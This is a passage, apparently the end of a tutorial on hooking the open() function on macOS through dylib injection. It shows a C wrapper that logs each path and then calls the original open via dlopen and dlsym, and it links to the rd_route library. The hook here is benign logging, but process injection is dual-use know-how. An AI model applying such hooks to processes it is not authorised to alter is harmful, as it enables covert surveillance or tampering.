int my_open(const char *path, int flags, mode_t mode)
{
 void *libc_handle = dlopen("/usr/lib/libSystem.B.dylib", RTLD_LAZY);
 int (*real_open)(const char *, int, mode_t) = dlsym(libc_handle, "open");
 printf("Opening file: %s\n", path);
 int ret = real_open(path, flags, mode);
 dlclose(libc_handle);
```

```
 return ret;
}
```

This code uses **dlopen** and **dlsym** to look up the address of the original **open** function, and then calls it using a function pointer.

With these steps, we have successfully hooked the **open** function in the target executable or library using dylib injection. Whenever the **open** function is called, our replacement function will be called instead of the original function, and we can modify the behavior of the program as needed.

[https://github.com/rodionovd/rd\\_route](https://github.com/rodionovd/rd_route)